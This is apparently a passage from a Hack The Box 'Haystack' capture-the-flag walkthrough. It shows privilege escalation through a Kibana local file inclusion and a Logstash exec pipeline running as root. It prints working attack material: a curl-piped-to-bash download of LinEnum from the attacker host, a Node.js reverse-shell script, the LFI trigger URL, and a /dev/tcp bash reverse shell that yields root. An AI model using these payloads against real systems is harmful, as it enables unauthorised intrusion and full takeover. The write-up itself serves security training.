└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...

10.10.10.115 - - [07/May/2021 00:50:48] "GET /LinEnum.sh HTTP/1.1" 200 -
```

```
[security@haystack ~]$ curl 10.10.14.23:8000/LinEnum.sh | bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 46631  100 46631    0     0  26664      0  0:00:01  0:00:01 --:--:-- 26692

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
```

```
[-] Listening TCP:
State      Recv-Q Send-Q Local Address:Port               Peer Address:Port
LISTEN     0      128          *:80                      *:*
LISTEN     0      128          *:9200                    *:*
LISTEN     0      128          *:22                      *:*
LISTEN     0      128    127.0.0.1:5601                  *:*
LISTEN     0      128       :::ffff:127.0.0.1:9000                :::*
LISTEN     0      128       :::80                     :::*
LISTEN     0      128       :::ffff:127.0.0.1:9300                :::*
LISTEN     0      128         :::22                     :::*
LISTEN     0      50        :::ffff:127.0.0.1:9600                :::*
```

we're listening on port 5601 on localhost , we gonna do ssh forwarding , port forwarding
~ + shift + c


```
ssh> -L 5602:127.0.0.1:5601
Forwarding port.
```


127.0.0.1 of victim box it's gonna listening on my attacking localbox on port 5602 and forward the connection back to it on port 5601

```
┌──(root💀kali)-[/Docu
└─# ss -ln
```

```
tcp    LISTEN    0    50     [::ffff:127.0.0.1]:39831    *:*
tcp    LISTEN    0    128        [::1]:5602              [::]:*
tcp    LISTEN    0    50     [::ffff:127.0.0.1]:8080     *:*
```

we're listening on 5602, if we go to 127.0.0.1:5602 we see Kibana load, this is going throw ssh and accessing the server on port 5601





A Local File Inclusion on Kibana found by [CyberArk Labs](), the LFI can be use to execute a reverse shell on the Kibana server with the following payload:

```
/api/console/api_server?-
sense_version=@@SENSE_VERSION&apis=../../../../../../.../
path/to/shell.js
```

```
[security@haystack ~]$ cd /dev/shm/
[security@haystack shm]$ vi re.js
```

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(1337, "10.10.14.23", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# curl 'http://localhost:5602/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../../../../../../../dev/shm/re.js'
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.115.
Ncat: Connection from 10.10.10.115:55072.
id
uid=994(kibana) gid=992(kibana) grupos=992(kibana) contexto=system_u:system_r:unconfined_service_t:s0
```

remember logstash is running as root

```
root        6372  0.0  0.0  26376  1748 ?        Ss   May06   0:00 /usr/lib/systemd/systemd-logind
kibana      6375  0.4  5.4 1354860 208624 ?      Ssl  May06   1:18 /usr/share/kibana/bin/../node/bin/node --no-warnings /usr/share/kibana/bin/../src/cli -c /etc/
kibana/kibana.yml
polkitd     6376  0.0  0.2 613020 10960 ?        Ssl  May06   0:00 /usr/lib/polkit-1/polkitd --no-debug
root        6377  1.1 13.2 2720680 513328 ?      SNsl May06   2:56 /bin/java -Xms500m -Xmx500m -XX:+UseParNewGC -XX:+UseConcMarkSweepGC -XX:CMSInitiatingOccupanc
yFraction=75 -XX:+UseCMSInitiatingOccupancyOnly -Djava.awt.headless=true -Dfile.encoding=UTF-8 -Djruby.compile.invokedynamic=true -Djruby.jit.threshold=0 -XX:+H
eapDumpOnOutOfMemoryError -Djava.security.egd=file:/dev/urandom -cp /usr/share/logstash/logstash-core/lib/jars/animal-sniffer-annotations-1.14.jar:/usr/share/lo
gstash/logstash-core/lib/jars/commons-codec-1.11.jar:/usr/share/logstash/logstash-core/lib/jars/commons-compiler-3.0.8.jar:/usr/share/logstash/logstash-core/lib
/jars/error_prone_annotations-2.0.18.jar:/usr/share/logstash/logstash-core/lib/jars/google-java-format-1.1.jar:/usr/share/logstash/logstash-core/lib/jars/gradle
-license-report-0.7.1.jar:/usr/share/logstash/logstash-core/lib/jars/guava-22.0.jar:/usr/share/logstash/logstash-core/lib/jars/j2objc-annotations-1.1.jar:/usr/s
hare/logstash/logstash-core/lib/jars/jackson-annotations-2.9.5.jar:/usr/share/logstash/logstash-core/lib/jars/jackson-core-2.9.5.jar:/usr/share/logstash/logstas
h-core/lib/jars/jackson-databind-2.9.5.jar:/usr/share/logstash/logstash-core/lib/jars/jackson-dataformat-cbor-2.9.5.jar:/usr/share/logstash/logstash-core/lib/ja
rs/janino-3.0.8.jar:/usr/share/logstash/logstash-core/lib/jars/jruby-complete-9.1.13.0.jar:/usr/share/logstash/logstash-core/lib/jars/jsr305-1.3.9.jar:/usr/shar
e/logstash/logstash-core/lib/jars/log4j-api-2.9.1.jar:/usr/share/logstash/logstash-core/lib/jars/log4j-core-2.9.1.jar:/usr/share/logstash/logstash-core/lib/jars
/log4j-slf4j-impl-2.9.1.jar:/usr/share/logstash/logstash-core/lib/jars/logstash-core.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.commands-3.
6.0.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.contenttype-3.4.100.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.expressi
ons-3.4.300.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.filesystem-1.3.100.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.j
obs-3.5.100.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.resources-3.7.100.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.core.ru
ntime-3.7.0.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.equinox.app-1.3.100.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.equinox.co
mmon-3.6.0.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.equinox.preferences-3.4.1.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.equin
ox.registry-3.5.101.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.jdt.core-3.10.0.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.osgi-3
.7.1.jar:/usr/share/logstash/logstash-core/lib/jars/org.eclipse.text-3.5.101.jar:/usr/share/logstash/logstash-core/lib/jars/slf4j-api-1.7.25.jar org.logstash.Lo
gstash --path.settings /etc/logstash
dbus        6378  0.0  0.0  66500  2680 ?        Ss   May06   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
```

```
bash-4.2$ cd /etc/logstash/
bash-4.2$ ls -al
total 52
drwxr-xr-x.  3 root   root    183 jun 18  2019 .
drwxr-xr-x. 85 root   root   8192 ago 27  2019 ..
drwxrwxr-x.  2 root   kibana   62 jun 24  2019 conf.d
-rw-r--r--.  1 root   kibana 1850 nov 28  2018 jvm.options
-rw-r--r--.  1 root   kibana 4466 sep 26  2018 log4j2.properties
-rw-r--r--.  1 root   kibana  342 sep 26  2018 logstash-sample.conf
-rw-r--r--.  1 root   kibana 8192 ene 23  2019 logstash.yml
-rw-r--r--.  1 root   kibana 8164 sep 26  2018 logstash.yml.rpmnew
-rw-r--r--.  1 root   kibana  285 sep 26  2018 pipelines.yml
-rw-------.  1 kibana kibana 1725 dic 10  2018 startup.options
bash-4.2$ cd conf.d/
bash-4.2$ ls -al
total 12
drwxrwxr-x. 2 root kibana  62 jun 24  2019 .
drwxr-xr-x. 3 root root   183 jun 18  2019 ..
-rw-r-----. 1 root kibana 131 jun 20  2019 filter.conf
-rw-r-----. 1 root kibana 186 jun 24  2019 input.conf
-rw-r-----. 1 root kibana 109 jun 24  2019 output.conf
```

```
bash-4.2$ cat input.conf
input {
        file {
                path ⇒ "/opt/kibana/logstash_*"
                start_position ⇒ "beginning"
                sincedb_path ⇒ "/dev/null"
                stat_interval ⇒ "10 second"
                type ⇒ "execute"
                mode ⇒ "read"
        }
}
bash-4.2$ cat filter.conf
filter {
        if [type] == "execute" {
                grok {
                        match ⇒ { "message" ⇒ "Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
                }
        }
}
bash-4.2$ cat output.conf
output {
        if [type] == "execute" {
                stdout { codec ⇒ json }
                exec {
                        command ⇒ "%{comando} &"
                }
        }
}
```

```
bash-4.2$ vi /opt/kibana/logstash_saad
```

```
Ejecutar comando : bash -i >& /dev/tcp/10.10.14.23/9001 0>&1
~
~
```

```
bash-4.2$ cat /opt/kibana/logstash_saad
Ejecutar comando : bash -i >& /dev/tcp/10.10.14.23/9001 0>&1
```

```
┌──(root💀kali)-[/Documents/htb/boxes/haystack]
└─# nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.115.
Ncat: Connection from 10.10.10.115:44524.
bash: no hay control de trabajos en este shell
[root@haystack /]# id
id
uid=0(root) gid=0(root) grupos=0(root) contexto=system_u:system_r:unconfined_service_t:s0
[root@haystack /]# cat /root/root.txt
cat /root/root.txt
3f5f727c38d9f70e1d2ad2ba11059d92
[root@haystack /]#
```